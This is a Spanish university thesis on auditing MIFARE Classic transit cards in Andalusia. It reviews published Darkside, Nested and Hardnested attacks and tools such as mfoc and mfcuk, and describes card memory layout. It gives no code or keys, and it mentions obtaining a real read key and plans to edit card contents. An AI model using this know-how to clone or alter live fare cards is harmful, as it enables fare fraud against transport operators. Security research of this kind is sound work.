Trabajo Fin de Grado

Grado en Ingeniería de las Tecnologías de Telecomunicación

Prototipado de un dispositivo de auditoría autónomo para tarjetas RFID

Autor: Álvaro Galdón Rus

Tutor: Hipólito Guzmán Miranda

Dpto. Ingeniería Electrónica
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla

Sevilla, 2020

Trabajo Fin de Grado
Grado en Ingeniería de las Tecnologías de Telecomunicación

Prototipado de un dispositivo de auditoría autónomo para tarjetas RFID

Autor:
Álvaro Galdón Rus

Tutor:
Hipólito Guzmán Miranda
Profesor titular

Dpto. de Ingeniería Electrónica
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla
Sevilla, 2020

Autor: Álvaro Galdón Rus

Tutor: Hipólito Guzmán Miranda

El tribunal nombrado para juzgar el Proyecto arriba indicado, compuesto por los siguientes miembros:

Presidente:

Vocales:

Secretario:

Acuerdan otorgarle la calificación de:

Sevilla, 2020

El Secretario del Tribunal

A mi familia, gracias a la cual he llegado hasta aquí.

A mis amigos, por los buenos momentos juntos.

Resumen

Este trabajo busca profundizar en la seguridad de un sistema real mediado por tecnología RFID. Dicha tecnología es cada día más empleada en control de acceso, identificación y pagos sin contacto, adquiriendo una relevancia muy destacable en nuestra sociedad actual.

De cara a estudiar una implementación real, vamos a tratar con el sistema MIFARE Classic® del fabricante NXP, cuyo uso es el más común a nivel andaluz. Para ello haremos un repaso por el *hardware* disponible en el mercado y finalmente construiremos un dispositivo parcialmente autónomo, que nos permita leer y escribir utilizando las herramientas de código abierto disponibles en Internet, comentando sus limitaciones.

Gracias a la biblioteca *libnfc,* capaz de comunicarse a bajo nivel con el chip NXP PN532 del lector que habíamos elegido, hemos implementado un ataque práctico que nos permite acceder al contenido cifrado de varias tarjetas. También podemos editarlas, tras interpretar adecuadamente la estructura de datos que contienen dentro.

Los resultados que hemos observado confirman que estas tarjetas son vulnerables a ataques "*Darkside*", "*Nested*" y "*Hard-nested*" (incluso en tarjetas más modernas). Además, la política de seguridad en cuanto a bases de datos de apoyo suele ser escasa en algunos entornos desplegados, y que el ataque se puede realizar con un presupuesto ajustado. Al final comentaremos también algunas contramedidas aplicables, y de hecho ya desplegadas, en otras redes de transporte.

Abstract

This work aims to delve into the security of an actual system powered by RFID technology. RFID is currently growing importance in terms of control accessing, identification and contactless payments, representing a significant day-to-day usage in our modern society.

In order to study an actual implementation case, we will address NXP's MIFARE Classic®, a system which is commonly used in Andalusia. Consequently, we will review the already available hardware to eventually build a partially autonomous device. Furthermore, we will grasp how this device is able to read and write by using open-source tools available on the Internet, and comment on its limitations.

Owing to the *libnfc* library, which allows low-level communication with the NXP's PN532 IC of our chosen reader, we have implemented a practical attack granting us permission to access some cards' encrypted contents. We have learned how to edit these encrypted contents after properly interpreting the data structure the aforementioned cards possess.

Our observed results confirm even most modern cards are vulnerable to "Darkside", "Nested" and "Hard nested" attacks. What is more, the security policy regarding backup databases is more often than not unsatisfactory in some deployed environments. As a result, tightly budgeted attacks can be easily carried out. Ultimately, we will also comment on some applicable countermeasures which are already in use at other transport networks.

Índice

Resumen ix

Abstract xi

Índice xii

Índice de Figuras xv

1 Introducción 1

2 Objetivo y metodología del proyecto 3
2.1 Propósito del trabajo 3
2.2 Metodología 3
2.2.1 Tipo de pruebas a realizar 4
2.2.2 Presentación de resultados 4

3 Estudio del estado del arte 5
3.1 Introducción a la seguridad en RFID 5
3.2 Artículos y conferencias relacionados con vulnerabilidades de MIFARE Classic® 6
3.2.1 Mifare: Little Security, Despite Obscurity 6
3.2.2 A Practical Attack on the MIFARE Classic 6
3.2.3 Dismantling MIFARE Classic 6
3.2.4 Wirelessly Pickpocketing a Mifare Classic Card 6
3.2.5 The Dark Side of Security by Obscurity 7
3.3 Intentos de NXP para solucionar los problemas de seguridad 7
3.3.1 Ciphertext-only Cryptanalysis on Hardened Mifare Classic Cards 7
3.4 Herramientas de hardware existentes: Proxmark 3 7
3.5 Herramientas de software existentes: nfc-tools 8
3.6 Conclusiones del estado del arte 9
3.6.1 Limitaciones de las vulnerabilidades y *software* existente 9
3.6.2 Limitaciones de la plataforma *hardware* 9

4 Diseño del *hardware* necesario 11
4.1 Características del medio a auditar 11
4.1.1 Características técnicas generales 11
4.1.2 Estructura de la memoria interna 11
4.1.3 Características de diseño externo 12
4.1.4 Otras tarjetas similares 12
4.2 Requisitos que considerar 13
4.3 Nuestra aportación: Dispositivo para auditoría y componentes utilizados 13
4.3.1 Elección de la plataforma electrónica 13
4.3.2 Búsqueda de un lector adecuado 14
4.3.3 Pantalla digital 14
4.3.4 Carcasa 15
4.3.5 Teclado 15
4.4 Consideraciones sobre el diagrama modular de Intel® Galileo Gen2 16

4.5 Configuración de Intel® Galileo *17*
4.5.1 Instalando la imagen del sistema operativo 17
4.5.2 Instalación de *libnfc* 17
4.5.3 Las utilidades *mfcuk*, *mfoc* y *miLazyCracker* 18
4.5.4 Configuración de la pantalla y del teclado 19
4.6 Ventajas y limitaciones de nuestra plataforma *20*

5 Mejoras y optimización del *software* **21**
5.1 Motivación de las mejoras *21*
5.2 Automatización *21*
5.2.1 recarga.sh 21
5.2.2 lcd.sh 22
5.2.3 keypad.sh 22
5.2.4 uart.sh 23
5.3 Optimización de las prestaciones de ataque *23*
5.4 La utilidad MiFaRe para (des)codificar los bits de acceso *23*

6 Auditoría de seguridad **25**
6.1 Vista previa funcional *25*
6.2 Utilizando mfoc modificado para obtener las claves que nos interesen *26*
6.3 Diagrama de flujo de las herramientas *27*
6.4 Ingeniería inversa de la memoria interna *28*
6.4.1 Detalle del análisis 28
6.5 Información que podemos obtener sobre otras tarjetas *29*
6.5.1 Tarjeta desechable Aeropuerto de EMT de Palma de Mallorca 29
6.5.2 Tarjeta recargable del Metro de Sevilla, TUSSAM, Credibus de Granada 30
6.5.3 *Oyster card* de Londres 30
6.5.4 Tarjetas MIFARE Classic® *hardened* 31
6.6 Resultados de la auditoría *31*
6.7 Contramedidas posibles *32*

7 Conclusiones y trabajos futuros **33**
7.1 Conclusiones *33*
7.2 Trabajos futuros *33*

Referencias bibliográficas **35**

Anexo: Código del dispositivo **37**

ÍNDICE DE FIGURAS

Figura 3-1. Proxmark 3 original. 8
Figura 4-1. Organización interna de la memoria para la versión 1K. 12
Figura 4-2. Diseño habitual de las tarjetas de transporte. 12
Figura 4-3. Placa Intel® Galileo Gen 2. 13
Figura 4-4. Módulo ITEAD PN532 NFC. 14
Figura 4-5. Pantalla 16x2 con controlador HD44780. 14
Figura 4-6. La carcasa elegida para el dispositivo. 15
Figura 4-7. Teclado matricial 4x4 genérico. 15
Figura 4-8. Diagrama modular de Intel® Galileo Gen2. 16
Figura 4-9. Información de la imagen instalada. 17
Figura 4-10. Configuración de GPIO 45. 17
Figura 4-11. Las herramientas *nfc-list* y *nfc-mfclassic* instaladas. 18
Figura 4-12. Tarjeta detectada en el lector. 18
Figura 4-13. Pruebas con la pantalla digital. 19
Figura 4-14. Dispositivo ensamblado. 20
Figura 5-1. Pantalla LCD mostrando el progreso. 22
Figura 5-2. Captura de la utilidad *MiFaRe*. 24
Figura 6-1. Disposición esquemática de los elementos que integran el sistema. 25
Figura 6-2. Captura de "*mfoc*" funcionando (claves ocultadas). 26
Figura 6-3. Resultado de la búsqueda de claves**.** 26
Figura 6-4. Diagrama de flujo simplificado. 27
Figura 6-5. Representación usada para facilitar el análisis de la memoria. 28
Figura 6-6. Resultado de la exploración de una tarjeta MIFARE Ultralight® con el comando *nfc-list*. 29
Figura 6-7. Detalle de MIFARE Ultralight® con el comando *lsnfc*. 29
Figura 6-8. Resultado de la exploración de una tarjeta MIFARE DESFire® con el comando *nfc-list*. 30
Figura 6-9. Detalle de MIFARE DESFire® con el comando *lsnfc*. 31

1 INTRODUCCIÓN

La tecnología de pago sin contacto (o *contactless*) está cada día más presente en nuestras vidas. De cara al usuario, la comodidad y rapidez de uso es indiscutible respecto a otros medios de pago anteriores. Pero su despliegue es todavía más interesante de cara a los proveedores de servicios, ya que las nuevas tarjetas permiten más flexibilidad a la hora de almacenar información.

Un ejemplo de ello es, de cara a la optimización de redes de transporte urbano, la mayor agilidad de pago al descongestionar los puntos de acceso al vehículo, reduciendo la necesidad de atención de conductores durante el acceso de los usuarios a un autobús. Los proveedores también podrían estimar con gran fiabilidad los recorridos de los usuarios dentro de una red de metro, así como crear planes de transbordo o tarifarios de gran complejidad sin precedentes.

Asimismo, la emisión de tarjetas reutilizables beneficia al medio ambiente al no generarse residuos por abono o por viaje, especialmente en las redes de transporte de gran tamaño. Otra ventaja adicional es que, al ser las tarjetas de mayor valor que un billete impreso, dichas tarjetas pueden ser cobradas al usuario a modo de fianza, reduciendo el coste destinado impresión de títulos de transporte.

Por todos esos motivos, no es de extrañar que esta tecnología haya tenido una acogida casi unánime en muchos sectores. Las tarjetas MIFARE Classic® fueron desarrolladas por la compañía Philips Semiconductors (ahora conocida como NXP Semiconductors) en el año 1994. Londres fue las primeras ciudades en sumarse a esta nueva iniciativa, creando la *Oyster card* allá por el año 2003, posteriormente permitiendo también el uso de tarjetas bancarias sin contacto, y haciendo obligatorio su uso para toda su red de transporte. De manera similar, en Hong Kong se creó la *Octopus card*.

Dichas tarjetas llegaron al Metro de Sevilla en 2007 y se implantaron en todos los consorcios de transporte andaluces sucesivamente, ampliándose su uso también como medio de pago para Cercanías Renfe. También pueden ser utilizadas en los servicios de transporte urbano de TUSSAM y otras entidades locales.

Pero esta escalada meteórica y todas estas ventajas aquí descritas ocultaban un contra, y es que en 2008 fue publicado un artículo académico (del que hablaremos más adelante) que descubría el algoritmo de cifrado empleado en dichas tarjetas MIFARE, un secreto guardado celosamente por el fabricante hasta entonces, en un intento de "seguridad por oscuridad". Una vez descrito, quedaron patentes sus vulnerabilidades.

Se han realizado varios intentos de mejorar el cifrado de las tarjetas Classic, con el objetivo de mantener la retrocompatibilidad con sistemas ya instalados. Posteriores trabajos han demostrado la inseguridad intrínseca del algoritmo de cifrado CRYPTO1, haciendo el reemplazo de los sistemas inevitable.

En este trabajo voy a comentar la evolución del estado del arte y la construcción de un dispositivo para ayudar a la auditoría de estas tarjetas.

2 OBJETIVO Y METODOLOGÍA DEL PROYECTO

Con el propósito de averiguar qué estrategia de seguridad siguen las tarjetas sin contacto empleadas en un campo donde hayan tenido una acogida positiva, vamos a proceder a definir qué buscamos con este trabajo y la metodología que vamos a seguir para alcanzar nuestro objetivo.

2.1 Propósito del trabajo

Nuestro principal objetivo es construir un dispositivo autónomo que nos reduzca la dependencia de un ordenador, cuyo fin último nos permita analizar la seguridad de un caso de uso real (en "producción") mediado por tarjetas sin contacto, donde la confianza en los datos contenidos en el soporte en poder del usuario sea crucial. Dado que los sistemas bancarios suelen tener un gran enfoque hacia la seguridad, consideramos más prometedor estudiar la implementación de estos nuevos soportes en un entorno de uso reciente y aparentemente más laxo.

Es por ello por lo que hemos elegido un campo como el transporte de pasajeros, donde multitud de administraciones tratan, regionalmente, de gestionar el modelo de servicio público como más oportunamente consideran. Como este trabajo se realiza en Sevilla, pusimos nuestras miradas en los Consorcios de Transporte Metropolitano (CMT) de Andalucía, dado que algunos medios [1] han puesto en duda ocasionalmente la seguridad de los sistemas desplegados en nuestra comunidad.

Hace algunos años le fue sustraída a una persona de nuestro entorno una de esas tarjetas, situación que aprovechamos para contactar con el CTM del Área de Sevilla. Mediante llamada telefónica, se nos confirmó que era imposible bloquear una tarjeta no nominativa, pese a tener referencias del número impreso en su anverso. ¿Indicios de que no hay una base de datos detrás?

2.2 Metodología

En primer lugar, vamos a partir del estudio del "estado del arte", donde enumeraremos y comentaremos los principales avances que se hicieron en el ataque sobre las tarjetas MIFARE Classic®, así como sus limitaciones.

El punto de partida más sencillo por el que empezar nuestra auditoría de seguridad, sería hacer un ataque *offline* con el medio que tengamos a nuestro alcance, la tarjeta de transporte. Para analizarla necesitamos un dispositivo con un lector. Existe *hardware* tanto comercial como desarrollado por aficionados para realizar la tarea, abarcando desde radio definida por software hasta *hardware open source*. Debido a la orientación generalista de estas soluciones dado el amplio rango de aplicación que presentan, y especialmente su alto precio, consideraremos construir un dispositivo más especializado, así como adecuar las herramientas disponibles a nuestras necesidades específicas.

Hemos observado que la *suite* de *software* con posibilidades más prometedoras es *nfc-tools*, de código fuente abierto y disponible de manera gratuita en Internet. Sobre ella se basan algunas herramientas de explotación de vulnerabilidades, como explicaremos más adelante.

Una vez diseñado nuestro dispositivo, continuaremos con la instalación y configuración del *software* para hacerlo funcionar. En este momento deberíamos poder obtener un primer volcado de la información contenida en la memoria interna. Además, mientras hacemos ingeniería inversa de la memoria de la tarjeta, haremos las optimizaciones necesarias y desarrollaremos nuestras propias utilidades con el objetivo de mejorar las prestaciones del ataque.

2.2.1 Tipo de pruebas a realizar

La prueba inicial es, partiendo de algún método existente en el estado del arte, volcar el contenido interno de la tarjeta sin que los posibles sistemas de seguridad que están implementados consigan impedirlo. En segundo lugar, comprobar que podemos dar sentido a dicha información. Posteriormente podríamos intentar alterar los contenidos de la tarjeta y observar qué ocurre.

Para las pruebas conseguimos una clave real de lectura, gracias a las capacidades de un dispositivo Proxmark 3 clónico, prestado puntualmente. Hablaremos de él en una sección posterior.

La clave de lectura es usada en todos los lectores y tarjetas auténticos, de tal manera que cualquier dispositivo pueda acceder a su información de manera universal, y sin acceso a una base de datos centralizada, sin importar su situación geográfica o capacidades de comunicación. Dicha clave tiene también permisos de decremento, lo que permite reducir el saldo sin poner en riesgo las claves de escritura, que son únicas para cada tarjeta.

A modo de inciso, y llegados a este punto, un lector astuto podría pensar que el requerimiento de una clave de partida es un obstáculo importante para la realización de la auditoría. Nada más lejos de la realidad, puesto que existen tanto ataques *offline* (criptoanalizando la tarjeta) como *online* (interceptando la comunicación entre un lector público sin vigilancia y una tarjeta normal) fácilmente realizables, aunque requieren un equipamiento más complejo. Realizar un estudio previo para extraer la información secreta relevante nos permite reducir el coste de nuestra implementación de manera importante, insertando dicha información ofuscada en cualquier dispositivo a modo de *blob* programático (básicamente un código que la genere sin que sea evidente su funcionamiento).

Durante el proceso de investigación vamos a experimentar con las posibilidades que nos ofrecen las diversas herramientas a nuestra disposición y comprobaremos también otros ejemplos de tarjetas que pudiéramos considerar representativos, pasando a comentar sus diferencias.

2.2.2 Presentación de resultados

Algunas consideraciones a la hora de presentar los resultados que vayamos obteniendo durante la realización de las pruebas:

- Se irá mostrando la salida de las operaciones realizadas.
- Se ilustrará visualmente en la medida de lo posible.
- En caso de acceso satisfactorio a la información protegida:
    - Se enumerarán las áreas de interés identificadas en la memoria interna.
    - Se ocultará la información particularmente sensible, especialmente *offsets* y claves.
    - Se ocultará la información única de la tarjeta, o que pueda permitir su identificación.
- Con respecto a las tarjetas adicionales, se seleccionará y comentará la información de interés.
- A modo de conclusión, se valorarán las causas de los resultados obtenidos y, si procediera, cómo se podría haber mejorado en base a las acciones de los diferentes actores implicados en la seguridad.

Con esta preparación previa, ahora estaríamos en condiciones de realizar las pruebas, obtener los resultados y elaborar las conclusiones.

3 ESTUDIO DEL ESTADO DEL ARTE

Antes de proceder con la auditoría, vamos a analizar las vulnerabilidades previamente descubiertas con un breve resumen del proceso seguido por los autores para descubrirlas. Recomiendo encarecidamente leer la bibliografía citada a tal efecto, por motivos didácticos e históricos, que puede ser de gran interés para un lector iniciándose en procedimientos de auditoría de seguridad.

3.1 Introducción a la seguridad en RFID

¿Tiene sentido hablar de seguridad en RFID? Dado que el objetivo del estándar RFID es servir como un medio de identificación sin contacto, uno de los pilares fundamentales para su éxito es la capacidad de comprobar que, efectivamente, podemos confiar en la información valiosa o única que entregamos al portador de la tarjeta. Dicha información, que con alta probabilidad estaríamos utilizando posteriormente, nos interesa que no sea falsificable ni replicable.

Podemos partir de la adecuación de la cadena de custodia física, que se podría asegurar más o menos con medios biométricos (por ejemplo, una huella dactilar asociada, contra un atacante con medios convencionales) o una clave secreta. Podríamos pensar en RFID como un medio similar a WiFi en cuanto a intercambio de información sensible, pero de alcance considerablemente más limitado, donde pretendemos proteger los datos intercambiados del acceso no autorizado por terceros.

No deberíamos dejar de considerar algunos ataques clásicos o transversales:

- **Denegación de servicio:** Mediante interferencias electromagnéticas o colisiones de tramas.
- **Escucha y repetición:** Copiando el protocolo entre lector y usuario, para posteriormente imitarlo.
- **Intermediario:** Se intercepta la comunicación y se altera la información al vuelo.
- **Clonado:** Sin intervenir la comunicación, somos capaces de hacer una réplica exacta de la etiqueta.
- **Análisis de potencia:** El consumo del sistema cambia al verificar la información fraudulenta.
- **Ingeniería inversa:** Desvelando la información confidencial estudiando su comportamiento aparente.
- **Ingeniería social:** La obtención indirecta de detalles sobre el funcionamiento a través de personas.

Numerosos investigadores han utilizado estos métodos genéricos para degradar progresivamente la (aparente) seguridad de las etiquetas RFID. La implementación de protocolos propietario, que no han sido validados por la comunidad de criptoanalistas o matemáticos, suele ser también el origen de la gran mayoría de agujeros de seguridad. Esto se debe a la asimetría entre los recursos humanos disponibles (en cuanto a conocimientos, experiencia y tiempo) disponibles para anticiparse a hipotéticas debilidades.

Un sistema capaz de resistir el escrutinio público tampoco es inquebrantable, pero al menos se puede alcanzar un consenso de ser matemáticamente seguro y revisión de implementación suficientemente cuidadosa. Alcanzar este grado de robustez razonable evitaría ataques medianamente bien preparados, limitando su utilidad en cuanto a información potencialmente comprometida o haciéndolo impráctico salvo para esfuerzos con presupuestos multimillonarios por parte de gobiernos u organizaciones similares.

En la siguiente sección vamos a exponer paso a paso las diferentes técnicas utilizadas por orden cronológico para comprometer la seguridad del primer modelo de uso masivo como es MIFARE Classic®.

3.2 Artículos y conferencias relacionados con vulnerabilidades de MIFARE Classic®

3.2.1 Mifare: Little Security, Despite Obscurity

Así fue llamada la conferencia pionera [2] que Nohl y Plötz presentaron en 2007. En ella se exponían las características básicas de seguridad algoritmo CRYPTO1 empleado por estas tarjetas, a partir de un análisis de una foto microscópica del chip. A destacar, la baja complejidad del algoritmo utilizado (¡sólo 48 bits!) y el generador de números aleatorios (¡16 bits!) e implementación de un ataque básico por fuerza bruta en alrededor de una semana.

Este artículo es un claro ejemplo de cómo la seguridad por oscuridad es una mala decisión para proteger la seguridad de un dispositivo. Puede suponer una dificultad añadida de cara a una investigación inicial, pero lamentablemente, se suele usar como una cortina de humo ante una gestión inadecuada de la implementación de seguridad real en un sistema. Al final el *hacker* persistente siempre encuentra una forma de iluminar el camino que está buscando.

3.2.2 A Practical Attack on the MIFARE Classic

En este estudio [3] que Koning Gans, Hoepman y Garcia elaboraron en 2008, se exponían las debilidades detalladas del algoritmo y del débil generador de números pseudo-aleatorios integrado en el IC. Según los autores, la plataforma "deja de ser segura en unos pocos minutos". Esto permitía leer todos los sectores sin necesidad de conocer las claves, conociendo el contenido de un bloque.

En este caso la descripción se asemeja a un ataque "*known plaintext*". Dado que las operaciones matemáticas que utiliza CRYPTO1 son bastante sencillas, conociendo el texto plano y el resultado cifrado, se puede inferir el estado del módulo criptográfico y predecir el comportamiento de este en el futuro.

3.2.3 Dismantling MIFARE Classic

Esta vez, Garcia et al. demuestran en [4] varios ataques *online* sobre el protocolo de autenticación sobre un lector auténtico. En este caso se obtienen las claves en cuestión de segundos, con el inconveniente de requerir acceso a un lector real que se comunique con la tarjeta.

Aquí parece que el algoritmo utilizado tampoco es útil protegiendo frente a ataques "*man-in-the-middle*". La captura del *handshake* deja desprotegida la comunicación. Este método puede parecer bastante complicado de realizar en la práctica, pero hay que tener en cuenta que el *hardware* requerido es, actualmente, lo suficientemente pequeño como para llevarlo dentro de una billetera modificada y pasar la tarjeta por un lector auténtico.

3.2.4 Wirelessly Pickpocketing a Mifare Classic Card

Garcia et al. [5] demuestran el primer ataque *offline*, gracias a un estudio matemático del algoritmo CRYPTO1. Gracias a la poca complejidad del generador de números pseudo-aleatorios, es posible predecir el estado de los registros del módulo criptográfico tras una petición de autenticación exitosa, puesto que podemos "conectarnos" a un sector de la tarjeta y ejecutar algunos comandos de autenticación antes de proporcionar la clave necesaria para manipular la información que contienen.

La desventaja de este ataque es que requiere el conocimiento previo de una clave de cualquier sector, y a partir de ahí se calcula una tabla con vectores de distancias y se hacen pruebas. Este ataque sería conocido como "Nested authentication attack". Será uno de los más utilizados y el más fácil de implementar por nosotros debido a la laxitud de la temporización necesaria.

3.2.5 The Dark Side of Security by Obscurity

En 2009 se descubre el segundo ataque *offline* importante. Gracias a Courtois, N.T. [6], que se pregunta sobre la ética de exponer este fallo, dado que cualquier tarjeta es atacable rápidamente sin necesidad de lector. Este ataque sería reconocido entre los entusiastas como "DarkSide" y permite obtener la clave de cualquier sector sin ningún conocimiento previo.

En nuestra opinión, este ataque supondría un punto de inflexión, ya que su ejecución exitosa deja de depender del acceso a ningún tipo de infraestructura real del sistema donde se use la tarjeta. Ahora tendríamos todo lo necesario a nuestro alcance para investigar tarjetas sin necesidad de exponernos presencialmente, sea cual sea el objetivo del atacante.

3.3 Intentos de NXP para solucionar los problemas de seguridad

Alrededor de 2011 empezaron a aparecer unas nuevas tarjetas no vulnerables a los ataques previamente descritos. El fabricante mejoró el generador de números pseudo-aleatorios para dificultar seriamente la obtención de claves *offline*, en un intento de mantener la retrocompatibilidad con sistemas ya en funcionamiento y mejorar la ya dañada reputación de MIFARE Classic®. Parece ser que su distribución ha sido lenta y gradual, con poca tasa de reemplazo de tarjetas anteriormente existentes.

3.3.1 Ciphertext-only Cryptanalysis on Hardened Mifare Classic Cards

Finalmente, en 2015, Carlo Meijer y Roel Verdult descubrieron en este artículo [7] todas las vulnerabilidades restantes de CRYPTO1 y dejaron completamente en evidencia que era imposible hacer seguro un sistema que fuera compatible con la implementación previa. Llegando a la siguiente conclusión:

"We strongly advice system integrators to migrate away from MIFARE Classic compatible systems and start using strong and cryptographically secure systems. There are many alternative contactless smart cards that support well-studied cryptographic algorithms and formally verified authentication protocols. However, system integrators which are absolutely unable to upgrade their infrastructure could temporarily consider the following palliating countermeasures:

i. Deploy hardened cards and diversify all keys. – Requires the adversary to perform a different attack prior to ours, involving either eavesdropping or communication with a reader. This has to take place in a controlled environment, risking camera detection.

ii. Perform authenticity and integrity checks in the backoffice on a regular basis to detect fraudulent transaction."

Carlo Meijer y Roel Verdult, 2015

En nuestra opinión, aquí se hizo un trabajo matemático excelente para reducir el tamaño de la búsqueda por fuerza bruta a un espacio razonable, aprovechando las débiles propiedades del algoritmo. La implementación de los cálculos descritos en un ataque, comúnmente llamado "Hardnested authentication attack", en la FPGA de Proxmark 3 (herramienta que veremos a continuación), dejó rápidamente desprotegidos muchos sistemas que confiaban en las nuevas tarjetas *hardened*.

3.4 Herramientas de *hardware* existentes: Proxmark 3

Según se explica en su web [8], Proxmark 3 es una plataforma creada por Jonathan Westhues, con el objetivo de "facilitar la investigación de sistemas RFID". Por motivos de precisión y potencia, utiliza un FPGA para el procesado de la lógica de comunicación importante. El dispositivo, cuya última revisión es la RDV4, se considera *open hardware*, pero su coste podría considerarse un poco elevado para un aficionado (en torno a 339€ a fecha de consulta) [9].

Figura 3-1. Proxmark 3 original.

Conectado a una antena adecuada y recibiendo comandos desde un ordenador, este dispositivo (o una de sus variantes o clones) es lo que se ha usado para la implementación y ejecución de la mayoría de algoritmos de ataque previamente expuestos.

3.5 Herramientas de *software* existentes: *nfc-tools*

Las utilidades que vamos a describir a continuación están englobadas dentro de la *suite* de código abierto *nfc-tools*, publicada en GitHub bajo licencia LGPL en su versión 3. Dicha licencia permite *software* derivado que respete la misma licencia (o una equivalente), pero además el uso del código enlazado o como módulo externo en aplicaciones propietarias, siempre que se compartan los cambios particulares realizados al código fuente original.

Hemos seleccionado las herramientas que consideramos más relevantes para nuestro propósito:

- *Platform independent Near Field Communication (NFC) library* (*libnfc*): Biblioteca de comunicación que incluye procedimientos y *drivers* para diferentes *chipsets*.
- *Mifare Classic Offline Cracker* (*mfoc*): Implementación del ataque "*Nested authentication attack*" (sección 3.2.4), que permite obtener la clave de varios sectores a partir de una conocida.
- *MiFare Classic Universal toolKit* (*mfcuk*): Implementación del ataque "*DarkSide*" (sección 3.2.5), en este caso permite obtener una clave sin tener ninguna previa gracias a la debilidad del generador de números pseudo-aleatorios.
- *miLazyCracker*: Implementación del ataque "*hardnested*" (sección 3.3.1) para el lector USB SCL3711. Requiere un procesador bastante potente para los cálculos matemáticos involucrados.
- *nfc-eventd*: Demonio de monitorización de cambio de estado de las tarjetas en el lector.
- *libfreefare*: API para la manipulación de tarjetas sobre *libnfc*.
- *libndef*: Biblioteca para manejar mensajes NDEF (*NFC Data Exchange Format*).
- *nfcutils*: Utilidad *lsnfc* para mostrar información sobre la tarjeta expuesta en el lector.

3.6 Conclusiones del estado del arte

Habiendo revisado los artículos y herramientas anteriores, vamos a analizar por qué pueden no adaptarse completamente al cometido de nuestro trabajo.

3.6.1 Limitaciones de las vulnerabilidades y *software* existente

En principio, las vulnerabilidades descubiertas abarcan todos los aspectos genéricos del cifrado y las comunicaciones de y con la tarjeta. El único aspecto que no es analizable trata sobre lo relacionado con la infraestructura de soporte del sistema. En general, una base de datos que comprobara en el *backend* las operaciones realizadas en el *frontend* limitaría mucho las posibilidades de realizar alteraciones válidas en las tarjetas.

Hablaremos de las limitaciones del *software*, que consisten principalmente en lo genéricamente diseñado que está para ser flexible en cualquier aplicación. Por otro lado, no siempre tiene una compatibilidad universal tampoco: En el caso de *miLazyCracker*, podemos observar en su descripción cómo sólo es compatible con un lector USB concreto, conectado a un ordenador. En el caso de Proxmark el *software* escrito para esta herramienta sólo puede ser utilizado en esa plataforma, teniendo en consideración que cuenta con un FPGA para realizar muchas operaciones específicas de manera eficiente.

Además, consideramos que estas herramientas pueden carecer de algunas optimizaciones, planificadas o no, que sería interesante implementar, como por ejemplo la búsqueda de claves para un sector concreto en el caso de *mfoc*. Tampoco hay nada específico para la edición y exploración de los volcados de las tarjetas.

Ninguna de estas utilidades nos va a ayudar tampoco con la organización interna de la memoria de ninguna tarjeta, ya que es un formato dependiente del arbitrio del desarrollador del sistema RFID y relacionado con las necesidades del cliente. Así que tendremos que analizar la distribución de la memoria y crear nuestras propias herramientas de edición. Será necesario, por lo tanto, adaptar un programa o *script* exclusivamente para las tarjetas del Consorcio de Transportes de Andalucía.

3.6.2 Limitaciones de la plataforma *hardware*

Estamos de acuerdo en que Proxmark 3 es muy funcional, no vemos limitaciones prácticas ya que es una herramienta muy específica que ha contado con numerosas revisiones a lo largo de los años. Pero su mayor fortaleza sería su mayor debilidad en nuestro caso, ya que también proporciona muchas características que realmente no vamos a utilizar, repercutiendo en el elevado coste de esta (339€ como ya se mencionó previamente). Creemos que en este aspecto hay amplio margen de mejora para nuestro caso de uso.

Es por ello por lo que pretendemos diseñar un dispositivo propio que, no siendo tan potente y variado, nos sirva para nuestro propósito a una fracción de coste de un Proxmark, manteniendo la adaptabilidad a las particularidades de nuestro proyecto.

4 DISEÑO DEL *HARDWARE* NECESARIO

En esta sección vamos a definir los requisitos de cara a diseñar un dispositivo que nos permita hacer la auditoría que pretendemos. Para ello, primero describiremos el medio sobre el que ejecutaremos nuestras pruebas de vulnerabilidades.

4.1 Características del medio a auditar

Para averiguar el tipo de dispositivo necesario para realizar la auditoría, primero describiremos las características técnicas y físicas más relevantes de la tarjeta MIFARE Classic® actualmente utilizada en el sistema del Consorcio de Transportes de Andalucía. A partir de ahí podremos definir los requisitos del *hardware* que necesitamos.

4.1.1 Características técnicas generales

La mayor parte de esta información está disponible en el *datasheet* del fabricante [10].

- Estándar ISO/IEC 14443 Type A.
- Frecuencia de operación de 13,56 MHz, la mayor de las frecuencias habituales.
- Identificador (UID) de 7 bytes, frente a los 4 bytes de otras tarjetas.
- Anticolisión e integridad de datos por CRC.
- Control de acceso condicional, con dos claves (A y B).
- Tecnología de cifrado mediante el algoritmo propietario CRYPTO1.
- Versión 1K (1 kB), organizado en 16 sectores de 4 bloques de 16 bytes.

4.1.2 Estructura de la memoria interna

4.1.2.1 Datos del fabricante (*Manufacturer Data*)

El primer bloque del sector cero contiene información del fabricante, que normalmente es información de sólo lectura como el UID. Algunos fabricantes de tarjetas clónicas permiten escribir en este sector, haciendo el uso de UID desaconsejado para tareas de identificación, al ser potencialmente clonable.

4.1.2.2 Bloque de control de sector (*Sector Trailer*)

Dividido en tres secciones:

- *Key A*: Clave normalmente utilizada para tareas de lectura y decremento.
- *Access Bits*: Definen el tipo de permisos que tienen las claves A y B.
- *Key B*: Clave normalmente utilizada para tareas de escritura y cambio de claves.

4.1.2.3 Espacio de usuario (*Data*)

Escritura y lectura por bloques, palabras en formato *little-endian*. Esto se tendrá en cuenta posteriormente.

